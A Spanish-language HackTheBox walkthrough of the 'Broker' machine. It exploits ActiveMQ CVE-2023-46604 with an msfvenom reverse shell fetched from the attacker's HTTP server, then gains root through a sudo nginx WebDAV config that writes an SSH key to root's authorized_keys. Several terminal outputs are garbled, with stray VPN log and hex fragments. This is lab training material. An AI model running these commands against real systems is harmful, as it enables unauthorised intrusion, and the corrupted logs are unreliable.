

Broker

HackTheBox — Writeup

Sistema Operativo	Linux
Dificultad	Easy
Fecha	10 de octubre de 2026
Autor	sunwhite

No distribuir mientras la máquina esté activa.

Índice

1. Reconocimiento	2
1.1. Enumeración web	2
2. Acceso Inicial	3
3. Escalada de Privilegios	5
4. Referencias	7


1. Reconocimiento

El escaneo de Nmap revela solamente dos puertos abiertos, uno para SSH y otro para HTTP:


```
# Nmap 7.94SVN scan initiated Thu Oct  8 13:55:58 2026 as: nmap -sS -sC -sV -oA scan 10.129.230.87
Nmap scan report for 10.129.230.87
Host is up (3.2s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey: 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-auth: Basic realm=ActiveMQRealm
|_ HTTP/1.1 401 Unauthorized
|_ basic realm=ActiveMQRealm
|_ http-title: Error 401 Unauthorized
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct  8 13:56:20 2026 -- 1 IP address (1 host up) scanned in 22.50 seconds
```

1.1. Enumeración web


Al acceder desde el navegador la página solicita ingresar contraseñas:



Se intenta con admin:admin y se consigue el acceso:



ActiveMQ es un broker de mensajería de código abierto. Permite que varias aplicaciones se comuniquen entre ellas sin necesidad de estar comunicandose directamente. Buscando dentro de la página de configuración de la página se indica la versión:



Buscando por internet se encuentra la CVE-2023-46604-RCE. Ésta es una vulnerabilidad grave de RCE no autenticado presente en ActiveMQ en muchas de sus versiones. Permite a un atacante obtener ejecución remota de código debido a que se puede controlar la instanciación de clases desde el puerto 61616 que está abierto por defecto. Esto debido a errores de implementación en la clase `BaseDataStreamMarshaller` dentro del protocolo `OpenWire`, la cual se encarga de deserializar paquetes. Dentro de esta clase, el método `createThrowable()` toma dos argumentos: el nombre de una clase y un mensaje, los cuales son usados para instanciar dicha clase tomando el mensaje como argumento para el constructor. Debido a que no se verifica el origen de esta clase se puede instanciar una clase arbitraria. Si un atacante se conecta al puerto 61616 y envía un mensaje data type 31 (`EXCEPTION_RESPONSE`) se puede tener acceso a controlar los dos argumentos e instanciar la clase `ClassPathXmlApplicationContext`, la cual permite la configuración de una aplicación Spring (framework disponible dentro de ActiveMQ) vía un documento XML, cuya ubicación remota se proporciona como string. El documento XML contendrá código malicioso para ejecutar un proceso dentro del servidor.

2. Acceso Inicial

Cómo se indica en ese PoC público, se puede usar `msfvenom` para crear un ejecutable, el cual se puede hacer accesible dentro de un servidor HTTP sencillo usando `python3`. Una vez creado el archivo y levantado el servidor se pone un puerto en escucha y se envía el paquete ejecutable creado gracias al exploit publico disponible en el PoC antes mencionado.

Con Nmap se confirma que en efecto el puerto 61616 está disponible:

```

~/HTB/Broker> sudo nmap 10.129.230.87 -p 61616 1.3.6.1.5.5.7.3.2, ex
Starting Nmap 7.94SVN (https://nmap.org) at 2026-10-08 14:36:CS
Nmap scan report for 10.129.230.87
Host is up (0.23s latency).OK: depth=0, C=GR, D=Hack The Box, OU=System
2026-10-08 13:55:17 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_2
PORT 10-08 STATE SERVICE dedivip-2] Peer Connection Initiated with [AF_
61616/tcp] open unknown move_session: dest=TM_ACTIVE src=TM_INITIAL 1
2026-10-08 13:55:17 TLS: tls_multi_process: initial untrusted session
Nmap done: 1 IP address (1 host up) scanned in 0.95 secondsEPLY,route
/v64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.16.1, topology s

```

Se usa el siguiente comando en msfvenom para crear el ejecutable de una reverse shell indicando el puerto que estará en escucha además de la ip de la máquina atacante. Se le da el nombre de test.elf

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.48 LPORT=4444 -f elf -o test.elf
```

Se usa python3 para crear un servidor HTTP sencillo y hacer disponible dicho archivo:

```
sudo python3 -m http-server 8001
```

Una vez accesible el archivo también se coloca en escucha el puerto 4444, que fue especificado en msfvenom y se envía el paquete como se indica en el PoC:

```

~/HTB/Broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ main* > go run main.go -s 10.129.230.87 -p 61616 -w http://10.10.17.105:8001/poc-linux.xml
10:56:48
[Target: 10.129.230.87:61616]
[*] XML URL: http://10.10.17.105:8001/poc-linux.xml
[*] Sending packet: 000000701f000000000000000000000010100420f72072e737872090e676672016055776f720b20e36f6a740570742e73757070f72742e430c01737350617400506d0c4170706c09030174006f0e430f6a74057074010026087474703a2f2f51302e31302e31372e3130353a3030
30312f706f63206c090e675702e706d0c

```

El archivo en el servidor HTTP es accedido:

```

~/HTB/Broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ main* 18s > sudo python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/):
10.129.71.235 - - [09/Oct/2026 15:12:26] "GET /poc-linux.xml HTTP/1.1" 200 -ping 10.ping-restart 120.ifconf
10.129.71.235 - - [09/Oct/2026 15:12:27] "GET /poc-linux.xml HTTP/1.1" 200 -
10.129.71.235 - - [09/Oct/2026 15:12:28] "GET /test.elf HTTP/1.1" 200 -used with --proto udp
[an error has occurred: options: import] --ifconfig options modified

```

El puerto en escucha en nc recibe la conexión y se obtiene la reverse shell:

```

~ > sudo nc -nlvp 4444
[sudo] contraseña para khangkaw:
Listening on 0.0.0.0:4444:3-46604-RCE-Reverse-Shell-Apache-ActiveMQ
Connection received on 10.129.71.235 47562
script: /bin/bash:3-46604-RCE-Reverse-Shell-Apache-ActiveMQ main*
/bin/sh:1:script: not found
main.go <>poc-linux.xml <>poc-windows.xml
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq) MQ main*
script -c /bin/bash: khangkaw:
Script started, output log file is 'typescript'.
activemq@broker:/opt/apache-activemq-5.15.15/bin$

```

3. Escalada de Privilegios

Enumerando de forma sencilla con `sudo -l` se obtiene un vector para escalar privilegios: `nginx`.

```

activemq@broker:/home/activemq$ sudo -l poc-linux.xml
sudo -l
Matching Defaults entries for activemq on broker:10100426f72672e737072696e676672616d65776f726b2e
303 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
~/HTBuse_ptyp/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ main* 22s >
User activemq may run the following commands on broker:
(ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/home/activemq$

```

Usando el archivo de configuración disponible en GTFObins se puede lograr escribir en directorios y archivos arbitrarios del sistema, lo que permite escribir la llave SSH pública de la máquina atacante dentro de `/root/.ssh/authorized_keys`.

Se escribe el archivo de configuración de `nginx` a ejecutar dentro de `/tmp` justo como se indica en GTFObins:

```

activemq@broker:/tmp$ cat>/tmp/pwn.conf <<EOF
cat>/tmp/pwn.conf <<EOF
user root;
http {
    server {
        listen 1010;
        root /;
        autoindex on;
        dav_methods PUT;
    }
}
EOF
activemq@broker:/tmp$ cat pwn.conf
cat pwn.conf
user root;
http {
    server {
        listen 1010;
        root /;
        autoindex on;
        dav_methods PUT;
    }
}
EOF
activemq@broker:/tmp$

```

Una vez listo el archivo de configuración se comprueba que el puerto especificado (1010) esté activo y se corre nginx especificando el archivo de configuración con la flag -c:

```

activemq@broker:/tmp$ sudo nginx -c /tmp/pwn.conf
sudo nginx -c /tmp/pwn.conf
activemq@broker:/tmp$ ss -tulnp
ss/-tulnp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
udp UNCONN 0 128 0 235.61616 0.0.0.0:68 0.0.0.0:*
tcp XLISTEN 0 511 10.17.165 0.0.0.0:80 linux.xm 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:1010 0.0.0.0:*

```

Una vez listo el servidor se puede usar curl con el método PUT para escribir la llave de la máquina atacante en el directorio antes mencionado:

```

~/ssh > cat id_ed25519.pub
File: id_ed25519.pub
1 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMf1CFTu6fieFv01KL1dG+h6MdnFMNn85By9AweSRT8 khangkaw@parrot

~/ssh > curl -X PUT 10.129.71.235:1010/root/.ssh/authorized_keys -d "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMf1CFTu6fieFv01KL1dG+h6MdnFMNn85By9AweSRT8 khangkaw@parrot"
~/ssh >

```

Se obtiene acceso a root sin problemas desde SSH:

```
-> ssh root@10.129.71.235
The authenticity of host '10.129.71.235 (10.129.71.235)' can't be established.
ED25519 key fingerprint is SHA256:TphnCR5j0J7M8TCo1RMUj/-u8REaUvzdQWdyfr..
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:23: (hashed name)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.71.235' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Fri Oct  9 09:55:05 PM UTC 2026

System load:          0.1650390625
Usage of /:            71.1% of 4.636B
Memory usage:         12%
Swap usage:           0%
Processes:            165
Users logged in:       0
IPv4 address for eth0: 10.129.71.235
IPv6 address for eth0: dead:beef::a8de:adff:fe07:7731

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@broker:~#
```

4. Referencias

- https://es.wikipedia.org/wiki/Apache_ActiveMQ
- <https://www.rapid7.com/blog/post/ra-cve-2023-46604-analysis/>
- <https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ>
- <https://gtfobins.org/gtfobins/nginx/>